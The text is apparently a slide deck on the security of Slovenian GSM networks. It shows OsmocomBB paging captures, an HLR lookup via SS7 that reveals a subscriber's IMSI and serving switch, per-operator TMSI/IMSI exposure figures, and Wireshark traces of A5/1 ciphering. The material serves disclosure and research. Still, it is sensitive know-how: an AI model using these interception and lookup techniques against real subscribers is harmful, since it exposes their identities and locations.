<000c> l1ctl.c:290 BURST IND: @(708132 = 0534/22/48) (-110 dBm, SNR   0
<000c> l1ctl.c:290 BURST IND: @(708133 = 0534/23/49) (-110 dBm, SNR   2
<000c> l1ctl.c:290 BURST IND: @(708134 = 0534/24/50) (-110 dBm, SNR   0
<0001> app_ccch_scan.c:721 Error decoding data, data encripted?
<000c> l1ctl.c:290 BURST IND: @(708135 = 0534/25/00) ( -47 dBm, SNR 255
```

GSM traffic analysis. Traffic is captured with *ccch_scan* application and shown in Wireshark.

Security analysis of slovenian GSM networks

[some vulnerabilities described are already fixed]

HLR lookup



HLR Lookup

Enter the mobile number in international format but without 00 or + at the beginning of the number. For example 0044786612345 would be entered as 44786612345.


Enter number: 3864[redacted]

Request ID: [redacted]
Status: OK
Message: undefined
Number: 3864[redacted]
IMSI: 29370[redacted]
MCC: 293
MNC: 70
Home Operator Name: Tusmobile
Home Operator Country: Slovenia
MSC: 385980111
MSC Operator: T-mobile
MSC Country: Croatia
MSC Location: null
MSC MCC: 219
MSC MNC: 01

Descriptions: -- Select Parameter --

HLR lookup through SS7 signalization network discovers IMSI number and mobile operator, in some cases even approximate location of the user.

Use of TMSI numbers



matej@cryptopia: ~/osmocom/osmocom-bb-raw/src/host/layer23/src/misc


matej@cryptopia: ~/osmocom/osmocom-bb-raw/src... ✖ matej@cryptopia: ~/osmocom/osmocom-bb-raw/src... ✖

```
<0001> app_ccch_scan.c:383 Paging1: Normal paging chan any to tmsi M(12[redacted]
<0001> app_ccch_scan.c:383 Paging1: Normal paging chan any to tmsi M(31[redacted]
<0001> app_ccch_scan.c:383 Paging1: Normal paging chan any to tmsi M(40[redacted]
<0001> app_ccch_scan
<0001> app_ccch_scan
<0001> app_ccch_scan
<0001> app_ccch_scan
<0001> app_ccch_scan
<0001> app_ccch_scan
<0001> app_ccch_scan
<0001> app_ccch_scan
<0001> app_ccch_scan
<0001> app_ccch_scan
<0001> app_ccch_scan
<0001> app_ccch_scan
<0001> app_ccch_scan.c:383 Paging1: Normal paging chan any to tmsi M(13[redacted]
<0001> app_ccch_scan.c:499 PCH pdisc != RR
<0001> app_ccch_scan.c:522 unknown PCH/AGCH type 0x2b
<0001> app_ccch_scan.c:383 Paging1: Normal paging chan any to imsi M(29[redacted]
<0001> app_ccch_scan.c:383 Paging1: Normal paging chan any to imsi M(29[redacted]
<0001> app_ccch_scan.c:383 Paging1: Normal paging chan any to tmsi M(13[redacted]
<0001> app_ccch_scan.c:383 Paging1: Normal paging chan any to tmsi M(75[redacted]
<0001> app_ccch_scan.c:499 PCH pdisc != RR
<0001> app_ccch_scan.c:522 unknown PCH/AGCH type 0x2b
<0001> app_ccch_scan.c:383 Paging1: Normal paging chan any to tmsi M(20[redacted]
```

operator	No. of TMSI	No. of IMSI	share
Mobitel	24799	8	0,000322594
Simobil	1749	105	0,060034305
Tušmobil	123	19	0,154471545

Share between IMSI and TMSI numbers (in 2012).

Use of encryption - Mobitel



Filter: lapdm

```
Destination         Protocol  Length  Info
127.0.0.1           LAPDm         81  U, func=UI
127.0.0.1           LAPDm         81  U, func=UI(DTAP) (RR) System Information Type 5
127.0.0.1           LAPDm         81  U F, func=UA(DTAP) (RR) Paging Response
127.0.0.1           LAPDm         81  I, N(R)=1, N(S)=0(DTAP) (RR) Ciphering Mode Command
127.0.0.1           LAPDm         81  U, func=UI(DTAP) (RR) System Information Type 5
127.0.0.1           LAPDm         81  U F, func=UA(DTAP) (MM) CM Service Request
127.0.0.1           LAPDm         81  I, N(R)=1, N(S)=0(DTAP) (RR) Ciphering Mode Command
127.0.0.1           LAPDm         81  U, func=UI
127.0.0.1           LAPDm         81  U, func=UI(DTAP) (RR) System Information Type 5
127.0.0.1           LAPDm         81  U F, func=UA(DTAP) (RR) Paging Response
127.0.0.1           LAPDm         81  I, N(R)=1, N(S)=0(DTAP) (RR) Ciphering Mode Command
```


```
▶ Protocol Discriminator: Radio Resources Management messages
  DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)
  .... ...1 = SC: Start ciphering (1)
  .... 000. = Algorithm identifier: Cipher with algorithm A5/1 (0)
  ...0 .... = CR: IMEISV shall not be included (0)
```

```
0010  00 [redacted]
0020  00
0030  24
0040  2b
0050  2b                                                   +
```

Algorithm identifier (gsm_a.algorithm_identifier), 1 ... Packets: 671 Displayed: 11 Marked: 0 Load time: 0:00.018 Profile: ...

Mobitel was using A5/1 encryption.

Use of encryption - Mobitel



Filter: gsmtap


```
No.   Time          Source     Destination  Protocol  Length Info
 3825 68.987088000 127.0.0.1  127.0.0.1    GSMTAP        81 (CCCH) (RR) Paging Request Type 1
 3826 69.013994000 127.0.0.1  127.0.0.1    GSMTAP        81 (CCCH) (RR) Paging Request Type 1
 3827 69.033247000 127.0.0.1  127.0.0.1    GSMTAP        81 (CCCH) (RR) Immediate Assignment
 3828 69.107356000 127.0.0.1  127.0.0.1    LAPDm         81 U, func=UI(DTAP) (RR) System Information Type 5
 3846 69.176329000 127.0.0.1  127.0.0.1    LAPDm         81 U, func=UI
 3847 69.195339000 127.0.0.1  127.0.0.1    LAPDm         81 U, func=UI
 3851 69.264335000 127.0.0.1  127.0.0.1    LAPDm         81 U P, func=SABM(DTAP) (RR) Paging Response
 3861 69.430295000 127.0.0.1  127.0.0.1    LAPDm         81 U F, func=UA(DTAP) (RR) Paging Response
 3878 69.499130000 127.0.0.1  127.0.0.1    LAPDm         81 I, N(R)=0, N(S)=0(DTAP) (RR) Classmark Change
 3882 69.578184000 127.0.0.1  127.0.0.1    LAPDm         81 U, func=UI(DTAP) (RR) System Information Type 5
 3890 69.647263000 127.0.0.1  127.0.0.1    LAPDm         81 U, func=UI(DTAP) (RR) Measurement Report
 3891 69.665252000 127.0.0.1  127.0.0.1    LAPDm         81 I, N(R)=1, N(S)=0 (Fragment)
```

```
    .... 1... = SM capability (MT SMS pt to pt capability): Mobile station supports mobile terminated point to point SMS
    .... .0.. = VBS notification reception: no VBS capability or no notifications wanted
    .... ..0. = VGCS notification reception: no VGCS capability or no notifications wanted
    .... ...1 = FC Frequency Capability: The MS does support the E-GSM or R-GSM
    1... .... = CM3: The MS supports options that are indicated in classmark 3 IE
    .0.. .... = Spare: 0
    ..1. .... = LCS VA capability (LCS value added location request notification capability): LCS value added location request notification capability supporte
    ...1 .... = UCS2 treatment: the ME has no preference between the use of the default alphabet and the use of UCS2
    .... 0... = SoLSA: The ME does not support SoLSA
    .... .0.. = CMSP: CM Service Prompt: Network initiated MO CM connection request not supported
    .... ..1. = A5/3 algorithm supported: encryption algorithm A5/3 available
    .... ...0 = A5/2 algorithm supported: encryption algorithm A5/2 not available
```

```
0030  3c d4 00 1f f5 96 08 00  00 00 01 00 45 06 16 03   <....... ....E...
0040  53 19 b2 20 09 60 14 28  04 e0 01 0a 10 00 2b 2b   S.. .`.( ......++
0050  2b                                                 +
```

If mobile phone said it is supporting A5/3...

Use of encryption - Mobitel



Filter: gsmtap

